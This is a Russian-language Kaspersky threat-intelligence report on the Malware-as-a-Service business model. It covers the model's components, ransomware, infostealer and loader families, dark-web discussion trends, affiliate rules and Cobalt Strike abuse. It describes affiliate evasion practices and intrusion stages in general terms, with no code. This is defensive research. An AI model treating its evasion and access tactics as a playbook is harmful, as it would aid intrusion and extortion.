kaspersky

Из чего состоит Malware-as-a-Service

Что такое Malware-as-a-Service?

Провести грань между арендой или продажей вредоносного программного обеспечения (ВПО) и бизнес-моделью Malware-as-a-Service (вредоносное ПО как услуга, MaaS) непросто. Специалисты ИБ называют различные критерии, по которым ВПО можно отнести к Malware-as-a-Service. Одни считают, что операторы MaaS обязательно должны предоставлять абузоустойчивый (bulletproof) хостинг, проводя аналогию с Software-as-a-Service, по мнению других — достаточно наличия оплаты по подписке, чтобы называть ВПО сервисом. Впрочем, сами операторы ВПО, считающие себя MaaS, тоже относят к характеристикам этой модели разный набор услуг.

Чтобы ответить на поставленный вопрос, мы проанализировали множество предложений и упоминаний о MaaS в видимой сети (surface web), глубокой сети (deep web) и даркнете и выделили общие компоненты, присущие данной модели. Далее в этом исследовании будем считать, что Malware-as-a-Service — это ВПО, совмещающее в себе пять и более из указанных ниже компонентов.

Партнер (адверт)

Клиент, приобретающий вредоносное программное обеспечение как услугу.

Оператор

Владелец программы Malware-as-a-Service (также может называть свое предложение «аренда», «партнерская программа»).

Компоненты Malware-as-a-Service

Команда из нескольких человек

Можно выделить основателей, разработчиков, администраторов, поддержку, менеджеров. В зависимости от размера команды роли могут совмещаться.

Оплата по подписке в криптовалюте

MaaS приобретается по подписке, однако в некоторых случаях существует также пожизненная лицензия или плата в виде комиссии от прибыли.

Административная панель

Основные действия выполняются на командном сервере (C2). Зачастую административная панель располагается в сети TOR, но она может быть реализована и в виде исполняемого файла.

Билд

Партнерам доступен билдер в панели управления либо в виде отдельного ПО, или оператор выдает билды самостоятельно. Они могут входить в стоимость сервиса или оплачиваться дополнительно.

Улучшение зловреда и интерфейса

Операторы периодически обновляют ВПО и интерфейс панели управления, что входит в стоимость сервиса либо оплачивается дополнительно.

Поддержка

Осуществляется в административной панели или Telegram, иногда в режиме 24/7.

Инструкции

Партнер может получать инструкции, мануалы, плейбуки от операторов ВПО.

Абузоустойчивый хостинг

Предоставляется оператором ВПО.

Семейства и категории ВПО

В ходе анализа различных источников, включая теневой сегмент интернета, мы выделили 97 семейств ВПО со схожим поведением, модулями и кодом, распространявшихся по модели MaaS в период между 2015 и 2022 годом включительно. Эти семейства можно распределить по пяти категориям с точки зрения основной конечной цели ВПО: программы-вымогатели, инфостилеры, загрузчики, бэкдоры и ботнеты. Для исследования мы объединили загрузчики, бэкдоры и ботнеты в одну группу, поскольку они зачастую имеют общую цель — загрузить и выполнить на устройстве жертвы другое ВПО. Отметим, что мы не включали в это исследование IoT-ботнеты, использующиеся преимущественно для проведения DDoS-атак, такие как Mirai, Mēris или Reaper, поскольку они не распространяются по модели MaaS. Операторы таких ботнетов могут сдавать ботов в аренду по модели DDoS-as-a-Service, однако она не является вариантом MaaS.

Как видно на графике, большинство семейств, распространявшихся по модели MaaS, — программы-вымогатели. Вероятно, это связано с тем, что они способны в короткие сроки приносить злоумышленникам более высокую прибыль, чем другие виды ВПО.


Чтобы оценить, как менялся интерес злоумышленников к тем или иным семействам, распространяющимся по модели MaaS, мы провели ретроспективный и оперативный анализ активности даркнет-сообществ и выделили всплески и падения обсуждаемости отдельных семейств в период с 2018 по 2022 год. При изучении обсуждаемости мы учитывали продажи, упоминания, обсуждения, посты и объявления о поиске ВПО для покупки.

Распределение семейств, распространявшихся по модели MaaS по типам:

Вымогатели — 58%

Делятся на шифровальщики и блокировщики. Основная цель таких зловредов – нарушение целостности и доступности информации с последующим требованием выкупа.

Conti | REvil | LockBit | Cl0p | DarkSide



Ботнеты, загрузчики, бэкдоры — 18%

Объединены в одну группу, поскольку имеют общую цель: загрузку и исполнение вредоносных программ и команд на устройстве жертвы.

Emotet | SmokeLoader | Warzone RAT | TrickBot

Инфостилеры — 24%


Основная цель: кража информации жертвы.

RedLine | Vidar | AZORult | Taurus | Raccoon

Динамика количества упоминаний семейств, распространявшихся по модели Malware-as-a-Service, в даркнете и глубоком вебе, январь 2018 — август 2022 г.

Несмотря на то, что большинство обнаруженных семейств относится к программам-вымогателям, в даркнет-сообществах наиболее часто упоминаются семейства, относящиеся к инфостилерам. Шифровальщики занимают второе место по активности на теневых форумах. С 2021 года число их упоминаний растет, а обсуждаемость ботнетов, бэкдоров и загрузчиков постепенно сокращается. Мы проанализировали основные события для каждой группы ВПО, ставшие поводом для активных обсуждений на теневых ресурсах.

Вымогатели (RaaS)



kaspersky

Digital Footprint Intelligence

Количество партнеров в случае продажи программ-вымогателей в среднем ограничивается 5–20 клиентами. Чтобы попасть в партнерскую программу, необходимо пройти собеседование с менеджером. Исследовав посты о вступлении в «партнерку», мы выделили общие требования к потенциальному адверту:

- наличие рекомендации от действующего партнера;
- высокая репутация на теневых форумах;
- демонстрация опыта использования Ransomware-as-a-Service (RaaS) или выплат с других партнерских программ;
- депозит 1 биткойн.

В случае успешного прохождения собеседования партнер получает доступ к административной панели, находящейся в сети TOR, билдеру или билду программы-вымогателя.

Также у партнера есть возможность обратиться в поддержку. Хотя поддержка, как правило, отвечает только на вопросы, связанные непосредственно с продуктом, операторы зловредов предоставляют различные инструкции, мануалы и плейбуки, в том числе разъясняющие, как можно получить первоначальный доступ в систему жертвы, какие существуют способы горизонтального перемещения, повышения привилегий и т. п.

Анализ сообщений о RaaS в теневых сообществах позволил нам выделить распространенные правила для партнеров, часть из которых также релевантна и для других видов ВПО:

- не выкладывать билд, билдер и административную панель на VirusTotal и не отправлять антивирусным компаниям. Проверка осуществляется по цифровой подписи или по значению хэш-функции: партнерам предоставляются уникальные файлы, которые можно однозначно идентифицировать;
- не использовать в качестве жертв компании из определенного списка стран. Модули зловреда проверяют язык системы или раскладку клавиатуры во время запуска;
- не атаковать медицинские, благотворительные, некоммерческие и государственные организации. О нарушении оператор может узнать из новостей. Кроме того, многие операторы контролируют или сами ведут переговоры с жертвами;
- не участвовать в нескольких RaaS параллельно;
- не допускать перерывов в активности. Ее отсутствие в течение 1–2 недель ведет к исключению из партнерской программы;
- не передавать билды, аккаунты третьим лицам;
- не распространять адрес панели в TOR.

Билдер в контексте MaaS

Программа для быстрого создания уникальных экземпляров ВПО.

Билд в контексте MaaS

Скомпилированная вредоносная программа.

Криптор

Программа для шифрования билда с целью защиты от обнаружения антивирусным ПО.

Пост о SickKids в блоге LockBit

Sickkids.ca

Мы приносим официальные извинения за атаку на sickkids.ca и возвращаем дешифратор бесплатно. Партнер, атаковавший эту больницу, нарушил наши правила, был заблокирован и больше не участвует в нашей партнерской программе.

LockBit 31 декабря 2022


Посмотреть скриншот поста >

За несоблюдение правил операторы ВПО грозят блокировкой партнера, а также, в случае с RaaS, отправкой ключей дешифрования жертвам или антивирусным компаниям. Так, в декабре 2022 года операторы LockBit отдали ключи дешифрования детской больнице, которую партнер атаковал по ошибке, и исключили его из партнерской программы.

Получив доступ к административной панели и билду, партнер самостоятельно ищет способы проникновения в сеть жертвы. Первоначальный доступ в инфраструктуру компаний осуществляется с помощью:

- фишинга;
- RDP/VPN-доступов, приобретенных в даркнете;
- скомпрометированных с помощью инфостилеров учетных записей;
- связок эксплойтов, 0-day-эксплойтов.

После компрометации жертвы устанавливается периодическое соединение с C2, который напрямую связан с административной панелью партнера. Затем злоумышленники пытаются повысить свои привилегии в системе и заразить как можно больше устройств в сети жертвы. Для связи с C2 и горизонтального перемещения киберпреступники часто используют инструмент Cobalt Strike. Хоть он и популярен среди злоумышленников, изначально это легитимный инструмент для тестирования на проникновение.




Динамика количества упоминаний Cobalt Strike в теневых сообществах, январь 2018 — август 2022 г.

С начала 2018 года в теневых сообществах возросло число упоминаний Cobalt Strike, многие из которых были связаны со взломом различных версий данного ПО и с перепродажей лицензионных ключей. Оно продолжило расти до 2021 года, когда мы наблюдали пик обсуждаемости в апреле: после выхода новой версии Cobalt Strike 4.3 в марте в теневых сообществах появилось множество объявлений о продаже лицензий и кряков к ней.

